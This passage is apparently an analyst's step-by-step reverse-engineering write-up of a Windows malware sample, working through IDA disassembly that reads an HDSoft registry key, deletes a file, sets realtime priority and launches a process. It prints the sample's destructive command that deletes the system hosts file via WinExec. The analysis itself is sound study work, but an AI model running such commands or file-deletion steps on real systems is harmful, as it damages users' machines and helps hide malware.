lea     edi, [esp+204h+FileName]
rep stosd
lea     eax, [esp+204h+FileName]
push    200h                ; cbData
push    eax                 ; lpData
call    sub_401130
add     esp, 8
test    eax, eax
jz      short loc_401562
```

Let's ignore that for now, and look at the first block.

First, we do the same zeroing trick for stack space that we've done in the past. Filename on the stack has the first 512 bytes zeroed(which is 0x200 in hex and unsurprisingly the amount we sub'd at the start).

Next comes putting the 512 bytes in cbData, and the buffer FileName in lpData here. Don't exactly know what those parameter names are just yet, but let's make a quick detour into this function call(dont worry, it doesn't go deeper, we'll return to this one soon)

Sub_401130:



Registry shenanigans!

```
sub     esp, 8
lea     eax, [esp+8+phkResult]
push    esi
xor     esi, esi
push    eax             ; phkResult
push    20019h          ; samDesired
push    esi             ; ulOptions
push    offset SubKey   ; "SoftWare\\HDSoft"
push    80000001h       ; hKey
mov     [esp+20h+phkResult], esi
mov     [esp+20h+Type], esi
call    ds:RegOpenKeyExA
test    eax, eax
jnz     short loc_401196
```

First, we're calling RegOpenKeyExA here. phkResult is fresh, and esi is empty. The two hardcoded hex values translate to 131,097(0x20019) and 2147483649(0x80000001).

```
LSTATUS RegOpenKeyExA(
  [in]           HKEY   hKey,
  [in, optional] LPCSTR lpSubKey,
  [in]           DWORD  ulOptions,
  [in]           REGSAM samDesired,
  [out]          PHKEY  phkResult
);
```

hKey is the handle to an already open registry key. I'm assuming this is termed as one of the "predefined keys" in the windows documentation, but those are just lists of constants without the actual values behind said constants. Not helpful.

HKEY_CURRENT_USER =

0x80000001

Found it somewhere else though.

So we open that key, and then the subkey defined by the string above.

ULoptions pretty much needs to be 0. Which is why it is.

samDesired is the access rights. 0x20019 corresponds to “KEY_READ”.

KEY_READ (0x20019)	Combines the STANDARD_RIGHTS_READ, KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and KEY_NOTIFY values.

And again, the last one is the output result.

Return value

If the function succeeds, the return value is ERROR_SUCCESS.


Nice return value name.

ERROR_SUCCESS

0 (0x0)

The operation completed successfully.

These are awful to find by the way.



bufferSize and fileNameBuffer are backwards in this screenshot, its fixed in later screenshots.

So here’s what happens next. If a legit error(non zero value) is returned, the jump is taken, and the error occurs.

In the jump option, it calls a function popping up a message box with the two listed strings there and returns a value of 0(as esi is still 0).
Nothing special.


Otherwise, we run more goodies. Now that we've verified that the key exists and have a handle of it stored in phkResult, we can query the actual value from it.

```
C++

LSTATUS RegQueryValueExA(
  [in]                HKEY    hKey,
  [in, optional]      LPCSTR  lpValueName,
                      LPDWORD lpReserved,
  [out, optional]     LPDWORD lpType,
  [out, optional]     LPBYTE  lpData,
  [in, out, optional] LPDWORD lpcbData
);
```

Here's the query function.

Hkey is the result from our open function from phkResult.
Value name is "RunPach"(is this a typo for RunPatch?)
The reserved parameter is set as 0
Some stack space dedicated to type is put in type
Buffer size and the file name buffer itself are put into their right locations here.


This returns 0 on success and populates lpType and lpData, which are Type and fileNameBuffer.



On failure, a very similar message box is output. Otherwise the key gets closed, and 1 gets returned. Looking at this, the name of the buffer and filename params are wrong, and should be registryKeyBuffer and registryKeyValue. They've been adjusted accordingly and 1 is returned in eax.

Back to the previous function.

Sub_4014E0 continued:



If the zero(failure state) was returned from programRegistryQueries, a simple exit/return is executed. Otherwise the bottom left function block gets executed.

Ecx gets functionally set to 0xFFFF FFFF, 1s all the way through with bits

Eax is set back to zero.

The repne scasb goes over the bytes in edi(the registry key) until the null terminator char is found, functionally checking for the length of the string. This is used with the not, and then 1 is subtracted from the length. At the end, the string length is put into ecx.


This length is used in the lea, which then is used to find the end of the stack for the next sprintf call, which adds the "HDExpress.exe" string to the buffer.

Now we're moving a pointer to deleteFile into a register and calling it. No clue why its done that way, but at the end of the day it simply calls delete file on what appears to be HDExpress.exe.

Don’t know what the point is here, and this program is certainly *not* named HDExpress.exe.

I might toss in a generic exe with that name for dynamic, and most certainly will need to breakpoint this section and step through it in x86 debug to verify the functionality.

Noting the addresses here for breakpoints:



At the end, one more function is called. Before getting into that, I’m going to hazard a guess into what this does. It feels like there’s a file path stored in the registry to where the exe is stored, and this grabs that path and deletes the original exe, perhaps hiding the malware’s presence.

As such, I’m renaming the function deleteOriginalExeUnk as I’m not entirely confident on the functionality.

Let’s look at that last function call then.

Sub_401640:


Just one big straightforward function block.

Unfortunately, there's a lot here that doesn't make pure sense. Another target for x86dbg to see what these actually are.

Some weird numbers are being put onto the stack, and a batch looking script string is put into esi.

Then a series of more weird stuff I cant really understand occurs, and another function is called with this command prompt script being pushed for it. The function is small, so let's examine it.

Sub_4014D0:




```
.text:004014D0
.text:004014D0
.text:004014D0
.text:004014D0 ; int __cdecl sub_4014D0(LPCSTR lpCmdLine)
.text:004014D0 sub_4014D0 proc near
.text:004014D0
.text:004014D0 lpCmdLine= dword ptr  4
.text:004014D0
.text:004014D0 mov     eax, [esp+lpCmdLine]
.text:004014D4 push    0               ; uCmdShow
.text:004014D6 push    eax             ; lpCmdLine
.text:004014D7 call    ds:WinExec
.text:004014DD retn
.text:004014DD sub_4014D0 endp
.text:004014DD
```

This takes in a command line script and executes it. The exact parameter being passed in is “Cmd /c del C:\WINDOWS\system32\drivers\etc\hosts”. This is nothing too surprising. Assuming that we’re wiping the original hosts file before creating the modified one that this program does.

This function can be renamed to “executeCmdLineScript”. Back to the previous function.


Sub_401640 continued:



```
.text:00401682 movsb
.text:00401683 call    executeCommandLineScript
.text:00401688 lea     ecx, [esp+3Ch+batchScriptStack]
.text:0040168C lea     edx, [esp+3Ch+FileStack]
.text:00401690 push    ecx
.text:00401691 push    edx
.text:00401692 call    sub_401600
.text:00401697 add     esp, 0Ch
```

What appears to be that batch script string and the File string are pushed to the stack, and then another function is being called.

Sub_401600:



This seems to be a file open with some additional goodies in it. The file mode is write, but create it if the file doesnt exist, and destroy the contents before opening if it does.


```
; CHAR File[]
File            dd 656C6544h
```

Unfortunately, this is the file name in question so idk what the goal is here. If it's hex for ascii, the file name is "eleD". Unsure if that's right. Need to do dynamic analysis.

Then the file pointer is verified to be not 0, and jumps to the section on the right. The left is just an early exit return.

The arg_4 here must be the batch script string from before, even though it's being fed in as an int. That plus the file pointer from the previous one are then ran through sub_40185F, which we will look at next.

Sub_40185F:




```
.text:0040185F
.text:0040185F
.text:0040185F ; Attributes: bp-based frame
.text:0040185F
.text:0040185F ; int __cdecl sub_40185F(FILE *File, int, int)
.text:0040185F sub_40185F proc near
.text:0040185F
.text:0040185F File= dword ptr  8
.text:0040185F arg_4= dword ptr  0Ch
.text:0040185F arg_8= dword ptr  10h
.text:0040185F
.text:0040185F push    ebp
.text:00401860 mov     ebp, esp
.text:00401862 push    esi
.text:00401863 push    edi
.text:00401864 push    [ebp+File]
.text:00401867 call    __stbuf
.text:0040186C mov     esi, eax
.text:0040186E lea     eax, [ebp+arg_8]
.text:00401871 push    eax             ; int
.text:00401872 push    [ebp+arg_4]     ; int
.text:00401875 push    [ebp+File]      ; File
.text:00401878 call    sub_401C1A
.text:0040187D push    [ebp+File]
.text:00401880 mov     edi, eax
.text:00401882 push    esi
.text:00401883 call    __ftbuf
.text:00401888 add     esp, 18h
.text:0040188B mov     eax, edi
.text:0040188D pop     edi
.text:0040188E pop     esi
.text:0040188F pop     ebp
.text:00401890 retn
.text:00401890 sub_40185F endp
.text:00401890
```

Another nested function in there, but pretty simple overall.

This calls _stbuf which I cant find any real good documentation on. Another spot to hit with breakpoints. If I had to hazard a guess sets the inputstream for the given file to edi? Unsure what edi is at this point. Guessing it's that batch script string.

The return value is then set to esi(why? Dont even know what the return val is), the previous edi value from the last function is brought in, the batch script string pointer is brought in, and the file pointer is brought in for the function call to sub_401C1A.

Sub_401C1A:



This… doesnt seem right. If this is human written, it means they need to go back to cs-101 and learn proper standards for writing functions and files. Either that or its obfuscation either intentionally or via compiler shenanigans

After looking more into what this mess of a function is, it seems it is called in _sprintf as well. So I'm now unsure if this malware did its own implementation of a key printout function, or if ida messed up and tagged a core system function as unlabeled, causing me to waste my time. In the meantime I'm just going to mark it as related to printing to a file and move on.

Also as another hazarded guess, it returns the number of characters written to the file. Looking at how this is related to other functions via graph view now, I'm making a conjecture that this turns a string with %s and the like into a formatted string. Aka the one that does printf("string here: %s", "words") and turns it into printf("string here: words"). Potentially writes to the file as well

I have NO clue why it's unlabeled. Whoohoo. Going to adjust that one to formatStringToFile now.

Sub_40185F continued:

Overall, now this function looks like a write to file function, where it writes to a given opened file and handles the buffer end of it as well.

So this function is solved, and I am naming it writeToFile. The return value from formatStringToFile is the same as here.

Sub_401600 continued:

As we keep moving back out, it seems that this one is the main opener, which opens, writes, and closes. As such, this is now writeToFileName.

Sub_401640 continued:

Now with that side adventure complete, we can continue going down this function. It appears the batch script string gets written to a file of an unknown name. Moving down.

```
.text:00401692 call    writeToFileName
.text:00401697 add     esp, 0Ch
.text:0040169A push    100h            ; dwPriorityClass
.text:0040169F call    ds:GetCurrentProcess
.text:004016A5 push    eax             ; hProcess
.text:004016A6 call    ds:SetPriorityClass
.text:004016AC push    0Fh             ; nPriority
.text:004016AE call    ds:GetCurrentThread
.text:004016B4 push    eax             ; hThread
.text:004016B5 call    ds:SetThreadPriority
.text:004016BB mov     eax, lpParameters
.text:004016C0 push    0               ; dwItem2
.text:004016C2 push    eax             ; dwItem1
.text:004016C3 push    1               ; uFlags
.text:004016C5 push    4               ; wEventId
.text:004016C7 call    ds:SHChangeNotify
.text:004016CD mov     ecx, lpParameters
.text:004016D3 push    0               ; nShowCmd
.text:004016D5 push    0               ; lpDirectory
.text:004016D7 push    ecx             ; lpParameters
.text:004016D8 push    offset File     ; lpFile
.text:004016DD push    offset Operation ; "open"
.text:004016E2 push    0               ; hwnd
.text:004016E4 call    ds:ShellExecuteA
.text:004016EA push    0               ; uExitCode
.text:004016EC call    ds:ExitProcess
.text:004016EC sub_401640 endp
.text:004016EC
```

The bottom of this function seems to deal with thread/process shenanigans. First we get the current process, and then that + a priority class of 0x100 are pushed to the stack for SetPriorityClass.

REALTIME_PRIORITY_CLASS 0x00000100	Process that has the highest possible priority. The threads of the process preempt the threads of all other processes, including operating system processes performing important tasks. For example, a real-time process that executes for more than a very brief interval can cause disk caches not to flush or cause the mouse to be unresponsive.

Clearly this malware feels that it is very important.

Then it does the same to the current thread with a priority class of 0xF.

THREAD_PRIORITY_TIME_CRITICAL 15	Base priority of 15 for **IDLE_PRIORITY_CLASS**, **BELOW_NORMAL_PRIORITY_CLASS**, **NORMAL_PRIORITY_CLASS**, **ABOVE_NORMAL_PRIORITY_CLASS**, or **HIGH_PRIORITY_CLASS** processes, and a base priority of 31 for **REALTIME_PRIORITY_CLASS** processes.

Next, a call to SHChangeNotify is done. This apparently signals a change is made, and to update the windows shell.

```
.text:004016B5 call    ds:SetThreadPriority
.text:004016BB mov     eax, lpParameters
.text:004016C0 push    0               ; dwItem2
.text:004016C2 push    eax             ; dwItem1
.text:004016C3 push    1               ; uFlags
.text:004016C5 push    4               ; wEventId
.text:004016C7 call    ds:SHChangeNotify
```

Windows documentation doesn't say what event "4" corresponds to, but taking a guess at the way theyre ordered on the page and the context here, it's probably this:

SHCNE_CREATE

A nonfolder item has been created. **SHCNF_IDLIST** or **SHCNF_PATH** must be specified in *uFlags*. *dwItem1* contains the item that was created. *dwItem2* is not used and should be **NULL**.

